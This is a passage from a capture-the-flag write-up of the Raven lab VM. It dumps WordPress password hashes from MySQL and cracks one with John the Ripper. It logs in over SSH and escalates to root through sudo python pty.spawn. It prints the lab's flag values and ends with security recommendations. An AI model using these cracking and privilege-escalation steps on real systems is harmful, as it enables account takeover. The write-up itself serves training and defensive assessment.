
```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

- Located the 3rd flag and a false 4th flag under the wp_posts table:



```
 | flag3        |              | draft       | open           | open        |              |
       |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                  |
    0 | http://raven.local/wordpress/?p=4                              |         0 | post
 |              |                 0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f294
1ce}

 | flag4        |              | inherit     | closed         | closed      |              | 4-revi
sion-v1 |         |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                  |
    4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |         0 | revision
 |              |                 0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770
cd2}
```


- Further navigating through databases, located the password hash for user: Steven in the wp_users table:



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+--------
--+---------------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_ur
l | user_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+--------
--+---------------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
  | 2018-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
  | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+--------
--+---------------------+---------------------+-------------+----------------+
2 rows in set (0.00 sec)
```

7. Cracking the Password for Steven using John the Ripper:


- Using John the ripper, cracked the password hash for steven (**pink84**) as shown below:



```
Session aborted
kali@kali:~$ sudo john ./Documents/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:02 DONE (2020-03-19 22:07) 0.4255g/s 19526p/s 19526c/s 19526C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
kali@kali:~$ 
```


8. SSH login with Steven's credentials:

- SSH login completed with steven's credentials
- We notice that Steven can run python as root and hence we use SUID to create a reverse shell as shown below:




```
steven@Raven:~$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@Raven:/home/steven# 
```

- Using the find command to locate more flags:



```
root@Raven:/# find ./ -type f -iname *flag*
./proc/kpageflags
./proc/sys/kernel/acpi_video_flags
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
./var/www/flag2.txt
./var/lib/mysql/debian-5.5.flag
./root/flag4.txt
./usr/include/x86_64-linux-gnu/asm/processor-flags.h
./usr/include/x86_64-linux-gnu/bits/waitflags.h
./usr/include/linux/kernel-page-flags.h
./usr/include/linux/tty_flags.h
./usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pci0000:00/0000:00:11.0/net/eth0/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/module/scsi_mod/parameters/default_dev_flags
root@Raven:/# cd root
root@Raven:~# ls
flag4.txt
```

9. The final output:



```
  GNU nano 2.2.6                File: flag4.txt

______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Conclusion

The web server for Raven Security was vulnerable and led to the capture of all 4 flags. Considering this was a testing environment, the information captured could have had severe impacts if it gets into the hands of a threat actor. The scope of this test was to:

a. Identify Vulnerable attack surfaces
b. Capture 4 hidden flags

The goals of this test were met, and all 4 flags were captured using different methods and tools. Appropriate measures need to be taken to mitigate these risks before any threat actors exploit them

Recommendations

Based on the results from this test, we see that there are surfaces and bad practices that led to successfully achieving and completing the tasks listed in the scope. The items listed below are some best practices that I recommend that may help minimize risks and exposure to future attacks.

- Enforce strict username and password policy. The username should be alphanumeric, and password should be a combination of Alphanumeric and special characters.

  ** Username and passwords should not be the same or common words**

- Enforce MFA for web and SSH logins. Use tools like google authenticator for example.
- DO NOT store user credentials in any config files. Store in separate folder/hidden paths
- Install intrusion detection systems (IDS) and SIEM tools to monitor and alert of unusual traffic
- Implement the policy of regular patching. Most vendors release patches for vulnerabilities identified by security researchers. Continuous patching is strongly recommended to minimize risk from known Vulnerabilities.
- Continuous Security and Vulnerability assessments should be conducted to ensure systems are running with a strong security infrastructure in place to minimize exposure to external threats.